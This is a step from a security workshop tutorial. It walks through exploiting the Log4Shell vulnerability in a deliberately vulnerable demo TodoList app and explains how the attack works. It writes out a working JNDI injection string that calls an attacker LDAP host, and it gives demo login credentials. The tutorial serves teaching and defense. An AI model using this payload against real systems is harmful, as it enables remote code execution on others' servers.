Step 7: Exploit a Vulnerable Open Source component
🚨 CAUTION 🚨
This section demonstrates exploiting an RCE vulnerability in the TodoList application from the Goof repo. Ensure you understand the security implications and use a controlled, isolated environment to avoid any unintended security risks.
Exploiting an RCE vulnerability in the TodoList application
The Goof repo TodoList application contains a variety of exploits designed to demonstrate the risks posed by open source vulnerabilities. We’ll demonstrate the infamous Log4Shell vulnerability as an example of an extremenly prolific open source package with a critical CVE that was relatively easy to exploit and gives malicous actors a remote code execution (RCE) vector of attack.
Open the website
This example is best exploited from your browser so open a tab and navigate to the todolist application’s loadbalancer address with /todolist appended to it. That hostname was stored in the TODOLIST_LB variable during a prior section so you can easily get a string for the URL by echoing it out like this:
echo http://$TODOLIST_LB/todolistExample LB Address
http://a4b2da77928d242b38e4229083fc2669-2133201151.us-east-2.elb.amazonaws.com/todolistWhen you Click on that URL in your VS Code Server IDE and select “Open”, you should see the ToDoList welcome page

Log into the app
Click “Sign in” and log into the form with the following pre-populated user account:
- User:
foo@bar.org- Password:
foobar
Trigger the exploit
In the search field enter the following string and submit the search.
${jndi:ldap://ldap.darkweb:80/#Vandalize}
Compromised!

Immediately, you can see that the header for the entire site has been changed to display a hacker’s equivalent of graffiti!
What? Why?
A full rundown of the Log4Shell issue is out of scope for this workshop but the high level description is:
- This application is pulling in an older version of the log4j open source library
- The log4j code (at that version) blindly interpolates the JNDI addresses and queries the network for remote values
- Search queries are being logged by the application using log4j
- When the interpolated
${jndi:ldap://ldap.darkweb:80/#Vandalize}string was encountered, log4j queried an LDAP server namedldap.darkwebto ask for something named “/#Vandalize” - ’ldap.darkweb’ is a malicous LDAP impersonator that recognized this request and interacted with log4j code in a way that caused malicuous Java bytecode to be returned and run in the JVM by log4j
- That bytecode modified the header.jsp file in this webapp
The returned bytecode could have done far more mallicous things, not the least of which would be to open a remote, reverse shell into the container.
Catch and Stop This Vulnerability
In the next step we will look into ways to catch and fix vulnerabilities like this.